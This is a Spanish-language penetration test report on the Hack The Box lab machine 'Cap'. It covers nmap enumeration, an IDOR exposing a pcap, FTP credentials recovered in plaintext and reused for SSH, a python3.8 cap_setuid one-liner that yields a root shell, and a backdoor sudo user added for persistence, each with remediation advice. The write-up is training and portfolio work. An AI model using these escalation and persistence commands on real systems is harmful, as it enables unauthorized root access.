

---

# Prueba de Penetración

HTB Labs (Cap)

nico.sanchezsierra@hotmail.com, OSID: OS-007

2025-08-28

# Contents

<b>1</b>	<b>Reporte</b>	<b>1</b>
1.1	Introducción . . . . .	1
1.2	Objetivo . . . . .	1
<b>2</b>	<b>Resumen High-Level</b>	<b>2</b>
2.1	Recomendaciones . . . . .	3
<b>3</b>	<b>Metodología</b>	<b>4</b>
3.1	Recolección de Información . . . . .	4
3.2	Penetración . . . . .	4
3.2.1	Dirección IP: 10.10.10.245 . . . . .	4
3.2.1.1	Enumeración de servicios . . . . .	4
3.2.1.2	Escalada de Privilegios . . . . .	6
3.2.1.3	Vulnerabilidad (ID: 1, Manipulación URL (IDOR) ) . . . . .	6
3.2.1.4	Vulnerabilidad (ID: 2, Canal de transmisión inseguro) . . . . .	7
3.2.1.5	Vulnerabilidad (ID: 3, Credenciales Repetidas) . . . . .	8
3.2.1.6	Vulnerabilidad (ID: 4, Capabilities Peligrosas) . . . . .	9
3.2.1.7	Vulnerabilidad (ID: 5, CVEs Conocidos en el Sistema) . . . . .	10
3.3	Mantener Acceso . . . . .	11
3.4	Limpieza de Pruebas . . . . .	12

# 1 Reporte

## 1.1 Introducción

¡Seguimos adelante!

Hoy tomaremos una máquina distinta a lo que solemos hacer. Esta vez no nos basaremos en explotar servicios web (no del todo), sino que tomaremos un camino diferente para ganar acceso al sistema. Veremos herramientas como WireShark, ftp y las capabilities de un binario. Y todo esto en la máquina Cap de Hack The Box.

¡Dicho esto, comencemos!

## 1.2 Objetivo

Este reporte forma parte de una serie de análisis técnicos documentados en mi repositorio de GitHub (<https://github.com/NicolasSanchezSierra/Pruebas-de-Penetracion>) con el fin de demostrar competencias prácticas en pruebas de penetración profesional.

El objetivo de estos informes es reflejar un proceso riguroso, estructurado y documentado acorde con metodologías como OSSTMM, PTES y OSCP.

Se trata de laboratorios desarrollados en plataformas como Hack The Box (HTB) o TryHackMe (THM), seleccionados para simular escenarios reales de red interna, explotación, escalamiento y persistencia. Por compromiso con la plataforma Hack The Box, no se deben atacar direcciones IP que no hayan sido asignadas, ya que esto excede el alcance de la prueba.

## 2 Resumen High-Level

Fui asignado para realizar una prueba de penetración interna hacia una máquina de HTB. La prueba de penetración interna se basa en atacar los servicios internos conectados entre sí. La finalidad de esta prueba es hacer una metodología de ataque similar a las que se hacen en los entornos profesionales y algunas instituciones académicas como OSCP.

Mi objetivo principal fue evaluar la red interna, identificar sistemas y explotar las fallas mientras documentamos.

Cuando ejecutábamos la prueba de penetración interna, identificamos varias vulnerabilidades. Al explotar algunas de ellas, fui capaz de obtener acceso a la máquina, principalmente debido a la falta de parches de seguridad y versiones desactualizadas. Durante la prueba, logré obtener acceso de administrador y todos los sistemas fueron explotados con éxito.

A continuación, se enumeran las vulnerabilidades encontradas y el peligro que estas suponen. Más adelante se explican con más detalle.

Crítico	Alto	Medio	Bajo	Total
1	3	1	0	5

ID	Riesgo	CVE	Nombre
1	Medio	N/A	Manipulación URL (IDOR)
2	Alto	N/A	Canal de transmisión inseguro
3	Alto	N/A	Credenciales Repetidas
4	Crítico	N/A	Capabilities Peligrosas
5	Alto	Varios	CVEs Conocidos en el Sistema

## 2.1 Recomendaciones

Visto las vulnerabilidades encontradas, es necesario actualizar los sistemas y las aplicaciones para que estas vulnerabilidades no puedan ser ejecutadas. Además, no todas pueden solucionarse con un simple parche, ya que requieren medidas adicionales. Por ello, estas serán explicadas con más detalle en la sección de penetración.

## 3 Metodología

Utilicé un enfoque estándar de pruebas de penetración que incluye las fases de reconocimiento, enumeración, explotación, escalación de privilegios y post-explotación.

Este método es comúnmente empleado en entornos de certificación Offensive Security para evaluar la seguridad de sistemas y redes.

A continuación, se describen los pasos realizados para identificar y explotar las vulnerabilidades encontradas.

### 3.1 Recolección de Información

La recolección de información es una porción de la prueba de penetración que se centra en identificar los límites y las tecnologías de nuestro objetivo. Durante la prueba de penetración fui asignado la siguiente IP.

#### **Redes disponibles**

- 10.10.10.245

### 3.2 Penetración

La penetración del sistema es otra parte de la prueba, que se basa en ganar acceso al sistema de todas las formas posibles. Fue posible acceder al sistema que se encontraba detrás de la dirección IP. Ahora veremos como conseguimos entrar al sistema.

#### **3.2.1 Dirección IP: 10.10.10.245**

##### **3.2.1.1 Enumeración de servicios**

La enumeración de servicios se enfoca en retener toda la información posible que podamos encontrar de los servicios que se encuentran en los sistemas. Es una parte valiosa, pues nos da posibles ideas

para encontrar vectores de ataque con los cuales ganar acceso al sistema. Como hemos dicho, miraremos todos los puertos disponibles y sus versiones. En caso de encontrar aplicaciones web también tendremos que inspeccionarlas.

Dirección IP	Puertos Abiertos
10.10.10.245	21,22,80

Servicio	Versión
ftp	vsftpd 3.0.3
ssh	OpenSSH 8.2p1 (protocol 2.0)
http	Gunicorn (python3)

Para verificar la enumeración de puertos visibles y sus respectivas versiones, añadiremos las evidencias. Descubrimiento de puertos:

```
nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertos.txt 10.10.10.245

Host is up, received user-set (0.041s latency).
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 63
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
```

**Figure 3.1:** nmap -sS -n -Pn -p- --reason --min-rate 5000 --disable-arp-ping 10.10.10.245

Escaneo de versiones:

```
nmap -sCV -A -O -p21,22,80 -oN veriones.txt 10.10.10.245

Host is up (0.042s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256  96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256  3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http      Gunicorn
|_ http-server-header: gunicorn
|_ http-title: Security Dashboard
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
```

**Figure 3.2:** nmap -sCV -A -O -p22,80 10.10.10.245

### 3.2.1.2 Escalada de Privilegios

Una vez ya tenemos información sobre los servicios y aplicaciones con sus respectivas versiones, nos hacemos una idea por dónde podemos atacar. Puesto que si no es una versión vulnerable, es falta de capas de seguridad. A continuación reportaremos las vulnerabilidades que se nombraron al inicio del documento.

### 3.2.1.3 Vulnerabilidad (ID: 1, Manipulación URL (IDOR) )

**Riesgo:** Medio

**CVE:** N/A

**Explicación de la vulnerabilidad:** Durante la prueba de penetración se identificó un IDOR (Insecure Direct Object Reference) en la dirección URL <http://10.10.10.245/data/id>. Esta falla permite a un atacante manipular parámetros de la URL y acceder a información que no debería estar disponible, como datos de otros usuarios o archivos restringidos.

**Servicios Afectados:** <http://10.10.10.245/data/id>

**Remedio de la vulnerabilidad:** Se recomienda implementar controles de acceso robustos para cada usuario. También sería necesario validar y sanitizar los parámetros enviados en la URL. Se sugiere el uso de IDs indirectos o tokens únicos, en lugar de IDs predecibles.

#### Pruebas:

A través de enumeración se identificó que manipulando el parámetro id en <http://10.10.10.245/data/id> se podía acceder a diferentes recursos:



```
(root@kali)-[/home/kali/Desktop/Workstation]
# curl -I http://10.10.10.245/data/1
HTTP/1.1 200 OK
Server: gunicorn
Date: Thu, 28 Aug 2025 11:27:05 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 17150
```

**Figure 3.3:** curl -I http://10.10.10.245/data/1

```
(root@kali)-[/home/kali/Desktop/Workstation]
# curl -I http://10.10.10.245/data/0
HTTP/1.1 200 OK
Server: gunicorn
Date: Thu, 28 Aug 2025 11:27:03 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 17147
```

**Figure 3.4:** curl -I http://10.10.10.245/data/0

#### 3.2.1.4 Vulnerabilidad (ID: 2, Canal de transmisión inseguro)

**Riesgo:** Alto

**CVE:** N/A

**Explicación de la vulnerabilidad:** Se identificó en el archivo 0.pcap descargable desde <http://10.10.10.245/data/0> información sensible relacionada con usuarios FTP y sus contraseñas transmitidas sin cifrado ni medidas de seguridad.

Esta vulnerabilidad supone un riesgo alto, ya que permite a un atacante obtener las credenciales del usuario legítimo nathan y acceder remotamente al servicio vsFTPD.

**Servicios Afectados:** Servicio vsFTPD y Usuario/Credenciales de 'nathan'

**Remedio de la vulnerabilidad:** Se recomienda migrar el servicio FTP a un protocolo seguro como SFTP. Además, es altamente recomendable rotar las credenciales del usuario expuesto. El uso de gestores de contraseñas puede implementar credenciales robustas y seguras.

**Pruebas:**

El análisis del archivo 0.pcap con Wireshark permitió identificar tanto el nombre de usuario nathan como su contraseña en texto plano.

```
▶ Frame 36: 69 bytes on wire (552 bits), 69 bytes captured on interface 0, 69 bytes from 192.168.196.1 to 192.168.196.2  
▶ Linux cooked capture v1  
▶ Internet Protocol Version 4, Src: 192.168.196.1, Destination: 192.168.196.2  
▶ Transmission Control Protocol, Src Port: 54411, Destination Port: 21  
▼ File Transfer Protocol (FTP)  
  ▶ USER nathan\r\n  
  [Current working directory: ]
```

**Figure 3.5:** Wireshark

```
▶ Frame 40: 78 bytes on wire (624 bits), 78 bytes captured on interface 0, 78 bytes from 192.168.196.1 to 192.168.196.2  
▶ Linux cooked capture v1  
▶ Internet Protocol Version 4, Src: 192.168.196.1, Destination: 192.168.196.2  
▶ Transmission Control Protocol, Src Port: 54411, Destination Port: 21  
▼ File Transfer Protocol (FTP)  
  ▶ PASS Buck3tH4TF0RM3!\r\n  
  [Current working directory: ]
```

**Figure 3.6:** Wireshark

### 3.2.1.5 Vulnerabilidad (ID: 3, Credenciales Repetidas)

**Riesgo:** Alto

**CVE:** N/A

**Explicación de la vulnerabilidad:** Tras obtener las credenciales del usuario nathan (ver Vulnerabilidad ID 2), se comprobó que estas mismas credenciales eran válidas en otros servicios, como SSH.

El uso de credenciales repetidas supone un riesgo alto, ya que permite a un atacante comprometer múltiples servicios una vez que ha vulnerado uno solo, aumentando significativamente la superficie de ataque.

**Servicios Afectados:** Conexión Remota FTP y SSH con mismo Usuario/Credenciales

**Remedio de la vulnerabilidad:** Es altamente recomendable no repetir contraseñas entre servicios distintos. Se sugiere el uso de gestores de contraseñas como KeePass para utilizar contraseñas distintas para conexiones distintas.

**Pruebas:**

Se logró acceso remoto con las mismas credenciales tanto en FTP como en SSH:

```
(root@kali)-[/home/kali/Desktop/Workstation]
# ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPD 3.0.3)
Name (10.10.10.245:kali): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/nathan
```

Figure 3.7: ftp 10.10.10.245

```
Last login: Thu Aug 28 09:50:40 2025 from 10.10.14.10
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ whoami
nathan
```

Figure 3.8: ssh nathan@10.10.10.245

### 3.2.1.6 Vulnerabilidad (ID: 4, Capabilities Peligrosas)

**Riesgo:** Crítico

**CVE:** N/A

**Explicación de la vulnerabilidad:** Se detectó que el binario python3.8 posee capabilities peligrosas (cap\_setuid+ep) que permiten ejecutar código con privilegios elevados sin necesidad de ser root.

Esto constituye una vulnerabilidad crítica, ya que un atacante con acceso a un usuario normal puede escalar privilegios a root de forma inmediata utilizando estas capabilities.


En este caso, mediante herramientas como GTF0Bins, se puede explotar python3.8 para obtener un shell con privilegios de root, lo que permite comprometer completamente la máquina.

**Servicios Afectados:** /usr/bin/python3.8 y Kernel Linux

**Remedio de la vulnerabilidad:** Se recomienda quitar las capabilities agregadas a los binarios que no requieren privilegios especiales. Se sugiere auditar constantemente los ficheros para asegurarse de que no hay errores de configuración.

#### Pruebas:


Se identificó capabilities para 'python3.8'.



```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp
```

**Figure 3.9:** getcap -r / 2>/dev/null

Mediante GTF0Bins se logró una escalada de privilegios.



```
nathan@cap:~$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:~# whoami
root
```

**Figure 3.10:** python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'

#### 3.2.1.7 Vulnerabilidad (ID: 5, CVEs Conocidos en el Sistema)

**Riesgo:** Alto

**CVE:** CVE-2021-30047, CVE-2021-33909, CVE-2021-22555, CVE-2020-12351, CVE-2023-32629

**Explicación de la vulnerabilidad:** Durante la auditoría se identificaron varias vulnerabilidades conocidas (CVE) que podrían ser explotadas en determinados entornos. En el sistema actual no representan amenaza directa, pero constituyen riesgos potenciales si se encontraran condiciones de explotación adecuadas.

CVE-2021-30047 - vsftpd -> Ataque DOS (<https://www.incibe.es/index.php/incibe-cert/alerta-temprana/vulnerabilidades/cve-2021-30047>)

CVE-2021-33909 - VFS -> Ataque DOS / PrivEsc (<https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2021-33909>)

CVE-2021-22555 - Netfilter -> Ataque DOS / PrivEsc (<https://www.incibe.es/en/incibe-cert/early-warning/vulnerabilities/cve-2021-22555>)

CVE-2020-12351 - Bluetooth -> Ejecución Remota de Código (<https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2020-12351>)

CVE-2023-32629 - OverlayFS -> PrivEsc (<https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2023-32629>)

**Servicios Afectados:** vsftpd (FTP) y Kernel Linux (VFS, Netfilter, OverlayFS, Bluetooth)

**Remedio de la vulnerabilidad:** Es altamente recomendable actualizar los sistemas a la última versión posible. También es altamente recomendable migrar el Kernel a una versión más estable y controlada.

### 3.3 Mantener Acceso

Mantener acceso al sistema es una parte importante, pues nos permite volver al sistema después de haber sido comprometido. Esta fase se enfoca en mantener acceso y privilegios al sistema manteniendo una conexión para volver a entrar cuando queramos. En esta parte notaremos cómo hemos podido conseguir mantener acceso al sistema.

**Pruebas:** Demostraremos la persistencia en la máquina creando un usuario con permisos elevados. -  
useradd -m test -s /bin/bash - usermod -aG sudo test

```
root@cap:~# cat /etc/passwd | grep test
test:x:9999:1002::/home/test:/bin/bash
root@cap:~# su - test
test@cap:~$ sudo su
root@cap:/home/test# id
uid=0(root) gid=0(root) groups=0(root)
```

**Figure 3.11:** cat /etc/passwd | grep test

### 3.4 Limpieza de Pruebas

Una vez hemos terminado de identificar, explotar y ganar privilegios, debemos eliminar todas aquellas piezas que fuimos añadiendo para hacer esto posible. No queremos manchar los sistemas, no queremos dejar paso a nuevas vulnerabilidades. Además también eliminaremos cualquier tipo de puerta trasera que hayamos creado.

**Pruebas:** Todo lo que usamos para explotar esta máquina no fue cargado en memoria RAM, por lo que no hay que eliminar nada. Aún así, para demostrar la persistencia se creó un usuario que haría falta eliminar.